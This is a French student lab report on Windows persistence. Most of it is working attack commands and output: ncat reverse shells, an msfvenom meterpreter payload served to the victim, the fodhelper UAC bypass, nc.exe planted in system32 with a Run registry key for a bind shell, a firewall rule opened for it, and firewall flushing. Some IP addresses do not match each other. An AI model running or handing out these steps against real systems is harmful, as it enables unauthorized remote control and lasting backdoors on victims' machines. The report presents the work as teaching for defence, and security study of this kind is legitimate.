

# REPUBLIQUE DU SENEGAL



UN PEUPLE-UN BUT-UNE FOI

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR, DE LA RECHERCHE ET DE  
L'INNOVATION

DIRECTION GENERALE DE L'ENSEIGNEMENT SUPERIEUR PRIVE

INSTITUT SUPERIEUR D'INFORMATIQUE

**Master 2 Sécurité des Systèmes d'informations (M2 SSI)**

**Rapport de projet sur WINDOWS PERSISTENCE**



**Présenté par**

**Mlle. Mariama DIACK**



**Sous la direction de :**

**M. Moussa DIEDHIOU**

**Année académique : 2024-2025**

# PLAN

## **I. Introduction**

## **II. Définition des termes clés**

## **III. Objectifs du TP**

## **IV. Cas pratique**

**1. Windows reverse connection with netcat**

**2. Msfvenom payload with netcat**

**3. Windows 10 Persistence**

## **V. Conclusion**

# I. Introduction

Dans le cadre de la sécurité informatique, l'utilisation de frameworks comme Metasploit permet de simuler des attaques pour mieux comprendre les vulnérabilités d'un système. L'outil Meterpreter, intégré à Metasploit, est un shell avancé qui offre des fonctionnalités puissantes pour interagir avec une machine cible de manière furtive. Ce processus est souvent utilisé dans des environnements de test pour démontrer les risques liés aux failles de sécurité et pour apprendre à renforcer les systèmes face à de telles menaces. Dans cet exercice, nous mettons en œuvre une attaque contrôlée en utilisant un payload `reverse_tcp` pour établir une session Meterpreter entre une machine Kali Linux et une cible Windows.

## II. Définition des termes clés

Voici une définition des termes clés utilisés dans le contexte de ce TP sur la persistance Windows :

**Persistance** : Technique permettant à un attaquant de maintenir l'accès à un système compromis, même après un redémarrage ou des tentatives de suppression.

**Metasploit Framework** : Outil open-source de test de pénétration utilisé pour développer et exécuter des exploits contre des systèmes cibles.

**Meterpreter** : Payload avancé de Metasploit qui fournit une interface interactive pour l'exécution de commandes sur un système compromis.

**Bypass UAC** : Technique pour contourner le Contrôle de compte d'utilisateur (UAC) de Windows, permettant l'exécution de commandes avec des privilèges élevés.

**NetCat** : Utilitaire réseau polyvalent pour lire et écrire des données via des connexions réseau, souvent utilisé pour les connexions inversées.

**Registre Windows** : Base de données hiérarchique qui stocke les paramètres de configuration du système d'exploitation Windows.

**Pare-feu Windows** : Composant de sécurité qui contrôle le trafic réseau entrant et sortant sur un système Windows.

**Reverse Shell** : Connexion initiée depuis la machine cible vers l'attaquant, permettant le contrôle à distance.

**Exécution automatique** : Mécanisme permettant l'exécution automatique de programmes au démarrage du système ou à la connexion d'un utilisateur.

**Privilèges élevés** : Droits d'accès étendus sur un système, généralement associés aux comptes administrateurs.

**Session Meterpreter** : Session interactive établie entre l'attaquant et la machine cible via Metasploit, offrant des capacités avancées de post-exploitation.

**Exploit** : Code ou séquence d'actions exploitant une vulnérabilité pour compromettre un système.

**Msfvenom** : Outil faisant partie du framework Metasploit. C'est un générateur de payloads (charges utiles) polyvalent utilisé pour créer et encoder des exploits.

**Meterpreter** : Un payload avancé de Metasploit qui fournit une interface interactive pour l'exécution de commandes sur un système compromis.

### III. Objectifs du TP

L'objectif de ce TP est d'enseigner et de démontrer les techniques de persistance sur un système Windows. Plus précisément, le TP vise à :

- Comprendre le concept de persistance dans le contexte de la sécurité informatique.
- Apprendre à exploiter initialement un système Windows en utilisant Metasploit.
- Établir un mécanisme de persistance sur le système compromis, en utilisant des outils comme Netcat.
- Tester l'efficacité du mécanisme de persistance mis en place.
- Analyser les traces laissées par les techniques de persistance utilisées.
- Apprendre à nettoyer le système après l'exercice pour restaurer son état initial.
- Développer une compréhension pratique des risques de sécurité associés aux techniques de persistance.
- Acquérir des compétences pratiques en matière de post-exploitation et de maintien d'accès à un système compromis.

Ce TP est conçu pour donner une expérience pratique des techniques utilisées par les attaquants pour maintenir leur accès à un système compromis, tout en développant une compréhension approfondie de ces méthodes du point de vue de la défense en cybersécurité.

## IV. Cas pratique

### 1. Windows reverse connection with netcat

Ceci montre une invite de commande de terminal Kali Linux. La commande en cours d'exécution est « **ifconfig eth0 192.168.1.1** », qui définit l'adresse IP de l'interface réseau eth0 sur **192.168.1.1**.

```
(root@kali)-[/home/kali]
# ifconfig eth0 192.168.1.1
```

Cela affiche le contenu d'un fichier de configuration réseau dans **/etc/network/interfaces**. Il montre la configuration de l'interface eth0, en le définissant sur une adresse IP statique de **192.168.1.1** avec un masque de réseau de **255.255.255.0**.

```
root@kali: /home/kali
File Actions Edit View Help
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

allow-hotplug eth0
iface eth0 inet static
address 192.168.1.1
netmask 255.255.255.0
~
~
```

Ces deux images montrent la connexion entre les deux machines à savoir la **machine kali (192.168.1.3)** et la machine cliente **Windows 10 (192.168.1.2)**

```
(root@kali)-[/home/kali]
# ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=1.18 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=128 time=1.09 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=128 time=0.813 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=128 time=0.827 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=128 time=0.502 ms
64 bytes from 192.168.1.2: icmp_seq=6 ttl=128 time=0.775 ms
64 bytes from 192.168.1.2: icmp_seq=7 ttl=128 time=0.861 ms
64 bytes from 192.168.1.2: icmp_seq=8 ttl=128 time=0.847 ms
64 bytes from 192.168.1.2: icmp_seq=9 ttl=128 time=0.894 ms
^C
  192.168.1.2 ping statistics :
  9 packets transmitted, 9 received, 0% packet loss, time 8169ms
 rtt min/avg/max/mdev = 0.502/0.865/1.180/0.181 ms
```

```
C:\Users\mdiac>ping 192.168.1.3

Envoi d'une requête 'Ping' 192.168.1.3 avec 32 octets de données :
Réponse de 192.168.1.3 : octets=32 temps<1ms TTL=64
Réponse de 192.168.1.3 : octets=32 temps<1ms TTL=64
Réponse de 192.168.1.3 : octets=32 temps<1ms TTL=64
Réponse de 192.168.1.3 : octets=32 temps=3 ms TTL=64

Statistiques Ping pour 192.168.1.3:
    Paquets : envoyés = 4, reçus = 4, perdus = 0 (perte 0%),
    Durée approximative des boucles en millisecondes :
        Minimum = 0ms, Maximum = 3ms, Moyenne = 0ms
```

Ceci montre une invite de commande Windows avec la commande « **ncat 192.168.1.3 4444 -e cmd.exe** ». Ncat est un utilitaire réseau permettant de lire et d'écrire sur des connexions réseau. Cette commande tente de se connecter à **192.168.1.3 sur le port 4444** et d'exécuter cmd.exe en cas de succès.

**NB : Faudra installer Ncat dans la machine cliente d'abord avant de pouvoir la connexion avec les ports.**

```
C:\Users\mdiac>ncat 192.168.1.3 4444 -e cmd.exe
```

Cette image montre un terminal Kali Linux exécutant la commande "**nc -lvp 4444**". C'est une commande netcat pour écouter les connexions entrantes sur le port 4444. L'output montre une connexion réussie depuis l'adresse IP 192.168.1.2, indiquant qu'il s'agit d'un système Windows 10.

**Définition : Netcat (nc) est un utilitaire réseau pour lire et écrire des données à travers des connexions réseau, utilisant le protocole TCP ou UDP.**

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.2] 2313
Microsoft Windows [version 10.0.19045.3803]
(c) Microsoft Corporation. Tous droits réservés.
C:\Users\mdiac>
```

## 2. Msfvenom payload with netcat

Cette image affiche l'exécution de la commande **msfvenom** dans Kali Linux. Msfvenom est utilisé pour générer **un payload Windows reverse\_tcp**, ciblant l'adresse **IP 192.168.1.3** sur le **port 4444**. Le payload généré fait 73802 octets.

```
(root@kali)-[/home/kali]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=4444
-f exe > runme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```



Cette image montre une série de commandes systemctl pour gérer le service Apache2 sur Kali Linux. Les commandes incluent le démarrage, la révision et la vérification du statut d'Apache2. Le statut indique que le service est actif et en cours d'exécution.

```
(root@kali)-[/home/kali]
# systemctl start apache2
# systemctl restart apache2
# systemctl status apache2

apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
Active: active (running) since Thu 2025-01-16 17:29:14 EST; 6s ago
Invocation: 4c1e36fba4b74470bfd0c1d222fe460
Docs: https://httpd.apache.org/docs/2.4/
Process: 9408 ExecStart=/usr/sbin/apachectl start (code=exited, status=0>
Main PID: 9413 (apache2)
Tasks: 6 (limit: 2219)
Memory: 13M (peak: 13.2M)
CPU: 96ms
CGroup: /system.slice/apache2.service
└─9413 /usr/sbin/apache2 -k start
└─9416 /usr/sbin/apache2 -k start
```

Cette image montre la console Metasploit (msfconsole) en cours d'utilisation. L'utilisateur configure un **exploit multi/handler** avec un **payload reverse\_tcp** pour Windows. Les paramètres sont définis comme suit :

**LHOST (adresse d'écoute) : 192.168.1.3**

**LPORT (port d'écoute) : 4444**

**Définition** : Multi/handler est un module Metasploit utilisé pour écouter les connexions entrantes de payloads générées par msfvenom.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.123
LHOST => 192.168.1.123
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```



Cette image montre la barre d'adresse d'un navigateur web accédant à l'URL "**192.168.1.3/runme.exe**". Le navigateur indique que la connexion n'est pas sécurisée.



On voit dans l'image ci-dessous que le fichier exécutable a été téléchargé avec succès.



Cette capture d'écran montre la console Metasploit après l'exécution de la commande "run". Elle indique que :

Un gestionnaire TCP inverse a démarré sur **192.168.1.3:4444**

Une charge utile de 177734 octets a été envoyée à **192.168.1.2**

Une session Meterpreter (numéro 2) a été ouverte

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.3:4444 → 192.168.1.2:2375) at 20
25-01-16 17:37:59 -0500

meterpreter > █
```

Cette image montre l'utilisation de msfvenom pour générer un payload Windows reverse\_tcp.

Les paramètres sont :

**LHOST : 192.168.1.3**

**PORT : 3333**

**Format de sortie : exe**

**Nom du fichier de sortie : runme.exe**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=3333 -f exe > runme.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

### 3. Windows 10 Persistence

Cette capture d'écran montre l'utilisation de la console Metasploit (msfconsole). L'utilisateur configure un exploit multi/handler avec un payload windows/meterpreter/reverse\_tcp. Les paramètres sont définis comme suit :

**LHOST (adresse d'écoute) : 192.168.1.3**

**PORT (port d'écoute) : 3333**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf6 exploit(multi/handler) > set LPORT 3333
LPORT => 3333
```

Cette capture d'écran montre la console Metasploit après l'exécution de la commande "run". Elle indique que :


**Un gestionnaire TCP inverse a démarré sur 192.168.1.3:3333**

**Une charge utile de 177734 octets a été envoyée à 192.168.1.2**

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.3:3333
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.3:3333 → 192.168.1.2:2388) at 2025-01-16 18:21:09 -0500
meterpreter > 
```

Cette image montre une fenêtre de contrôle de compte d'utilisateur Windows. Elle demande à l'utilisateur s'il souhaite autoriser l'exécution de l'application "runme (1).exe" provenant d'un éditeur inconnu. L'origine du fichier est indiquée comme étant le disque dur de l'ordinateur.

**NB : C'est ce fichier qui nous permet d'être dans l'interface de meterpreter**



Cette capture d'écran affiche une console Windows exécutant la commande netcat (nc). La commande utilisée est "**nc -lvp 3333**", ce qui signifie que netcat écoute sur le port **3333**. On peut voir qu'une connexion a été établie depuis l'adresse IP **192.168.1.2**.

```
C:\# nc -lvp 3333
listening on [any] 3333 ...
192.168.1.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.2] 2382
Microsoft Windows [version 10.0.19045.3803]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\mdiac> 
```

Cette image montre une ligne de commande Windows où l'utilisateur exécute la commande **"ncat 192.168.1.3 3333 -e cmd.exe"**. Cette commande établit une connexion à l'adresse IP **192.168.1.3** sur le port **3333** et exécute cmd.exe via cette connexion.

```
:\\Users\\mdiac>ncat 192.168.1.3 3333 -e cmd.exe
```

Cette capture d'écran montre l'utilisation de Metasploit Framework (msf). L'utilisateur sélectionne l'exploit **"windows/local/bypassuac\_fodhelper"** et la charge utile par défaut **"windows/meterpreter/reverse\_tcp"** est configuré.

```
msf6 > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > |
```

Cette image montre la configuration de l'exploit dans Metasploit. L'utilisateur définit :

**La session à utiliser (session 1)**

**LHOST (adresse d'écoute) : 192.168.1.3**

**PORT (port d'écoute) : 3333**

Ensuite, l'exploit est lancé. On voit que :

**Un gestionnaire TCP inversé démarre sur 192.168.1.3:3333**

**UAC est désactivé, le contournement continue.**

**La charge utile est exécutée via C:\\Windows\\Sysnative\\cmd.exe**

**Une charge utile de 177734 octets est envoyée à 192.168.1.2**

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
msf6 exploit(windows/local/bypassuac_fodhelper) > set LPORT 3333
LPORT => 3333
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 192.168.1.3:3333
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\\Windows\\Sysnative\\cmd.exe /c C:\\Windows\\System32\\fo
dhelper.exe
[*] Sending stage (177734 bytes) to 192.168.1.2
[*] Meterpreter session 2 opened (192.168.1.3:3333 -> 192.168.1.2:5126) at 20
25-01-17 15:05:30 -0500
[*] Cleaning up registry keys ...

meterpreter > |
```

Cette capture montre l'utilisation de la commande **"upload"** dans une session Meterpreter. L'utilisateur téléverse le fichier **"nc.exe"** depuis **"/usr/share/windows-binaries/"** vers **"C:\Windows\system32"** sur la machine cible.

```
meterpreter > upload /usr/share/windows-binaries/nc.exe C:\\windows\\system32
[*] Uploading : /usr/share/windows-binaries/nc.exe → C:\\windows\\system32\\nc.exe
[*] Completed : /usr/share/windows-binaries/nc.exe → C:\\windows\\system32\\nc.exe
meterpreter > |
```

Cette image montre l'utilisation de commandes de registre Windows via Meterpreter :

**"reg enumkey"** pour énumérer les clés de registre du chemin **"HKLM\\software\\microsoft\\windows\\currentversion\\run"**

**"reg setval"** pour définir une nouvelle valeur dans cette clé de registre, configurant **"netcat"** pour s'exécuter au démarrage

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run
No children.
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat -d
"C:\\windows\\system32\\nc.exe -Ldp 4445 -e cmd"
[-] Error running command reg: Rex::ArgumentError An invalid argument was specified. Unknown
key: HKLM\\software\\microsoft\\windows\\currentversion\\run
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v netcat
-d "C:\\windows\\system32\\nc.exe -Ldp 4445 -e cmd.exe"
Successfully set netcat of REG_SZ.
```

Cette capture montre l'utilisation de la commande **"shell"** dans Meterpreter pour obtenir un accès shell sur le système Windows compromis. On voit que le processus 1084 a été créé et qu'un shell Windows est maintenant accessible.

```
meterpreter > shell
Process 1084 created.
Channel 2 created.
Microsoft Windows [version 10.0.19045.3803]
(c) Microsoft Corporation. Tous droits réservés.

C:\\Windows\\system32>|
```

Cette capture d'écran montre l'utilisation de la commande **"netsh advfirewall"** pour ajouter une règle de pare-feu Windows. La règle nommée "netcat" est créée pour autoriser le trafic TCP entrant sur le port local 4445.

```
C:\\Windows\\system32>netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=TCP localport=4445
netsh advfirewall firewall add rule name='netcat' dir=in action=allow protocol=TCP localport=4445
Ok.

C:\\Windows\\system32>|
```

Cette image affiche le résultat de la commande "**netsh firewall show portopening**". Elle montre la configuration des ports ouverts pour les profils "Domaine" et "Standard" du pare-feu. On peut voir que le **port 4445 en TCP est activé** pour le trafic entrant avec le nom "netcat" dans les deux profils.

```
C:\Windows\system32>netsh firewall show portopening
netsh firewall show portopening
Configuration de port pour le profil Domaine:
Port  Protocole  Mode  Direction du trafic  Nom
-----
4445   TCP         Activer Entrant      'netcat'
Configuration de port pour le profil Standard:
Port  Protocole  Mode  Direction du trafic  Nom
-----
4445   TCP         Activer Entrant      'netcat'

IMPORTANT: La commande a bien été exécutée.
Cependant, "netsh firewall" n'est plus utilisé;
utilisez "netsh advfirewall firewall" à la place.
Pour plus d'informations sur l'utilisation des commandes "netsh advfirewall firewall"
à la place de "netsh firewall", consultez l'article 947709 de la base de connaissances
à l'adresse https://go.microsoft.com/fwlink/?linkid=121488.

C:\Windows\system32>
```


Cette capture montre les détails d'une règle de pare-feu nommée "netcat" en utilisant la commande "**netsh advfirewall firewall show Rule name='netcat'**". La règle est active, s'applique aux profils Domaine, Privé et Public, autorise le trafic TCP sur le port local 4445 pour toutes les adresses IP distantes.

```
C:\Windows\system32>netsh advfirewall firewall show rule name="netcat"
netsh advfirewall firewall show rule name="netcat"
Nom de la règle: netcat
-----
Activé: Oui
Direction: Actif
Profils : Domaine,Privé,Public
Groupement:
LocalIP: Tout
RemoteIP: Tout
Protocole: TCP
LocalPort: 4445
RemotePort: Tout
Traverse latérale: Non
Action: Autoriser
Ok.
```

Cette capture affiche l'utilisation de la commande "**nc.exe**" (NetCat) pour établir une connexion sur le **port 4445** et exécuter cmd.exe.

```
C:\Windows\System32>nc.exe -Ldp 4445 -e cmd.exe
nc.exe -Ldp 4445 -e cmd.exe
```

Cette image montre une session terminal sur une machine Kali Linux. L'utilisateur passe en mode root avec "sudo su", puis utilise **NetCat** pour se connecter à **l'adresse IP 192.168.1.2** sur **le port 4445**. La connexion réussie et affiche la version de Windows de la machine cible.



```
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# nc -nv 192.168.1.2 4445
(UNKNOWN) [192.168.1.2] 4445 (?) open
Microsoft Windows [version 10.0.19045.3803]
(c) Microsoft Corporation. Tous droits réservés.
C:\Windows\SysWOW64>
```

**Remarque :** Avant de lancer l'exploitation, il est important de désactiver les pare-feu des deux machines concernées pour éviter tout blocage des connexions. Sur la machine Kali, cette désactivation peut être effectuée avec la commande **sudo iptables -F**, tandis que sur la machine Windows, il faut désactiver le pare-feu via le panneau de configuration ou en utilisant les commandes appropriées. Cette étape est essentielle pour garantir le bon fonctionnement de la session Meterpreter.

## V. Conclusion

La session Meterpreter obtenue grâce à Metasploit démontre l'importance de la vigilance en matière de cybersécurité. Cet exercice met en lumière les risques associés à des systèmes non sécurisés ou mal configurés. Bien que cet outil soit utilisé dans un cadre pédagogique, il rappelle également la responsabilité éthique qui accompagne de telles pratiques. En maîtrisant ces techniques, les professionnels de la sécurité sont mieux armés pour protéger les infrastructures informatiques contre des menaces réelles. Ce projet souligne également la nécessité d'utiliser des solutions de protection avancées telles que les pare-feux, les antivirus et les politiques de sécurité robustes pour contrer les attaques potentielles.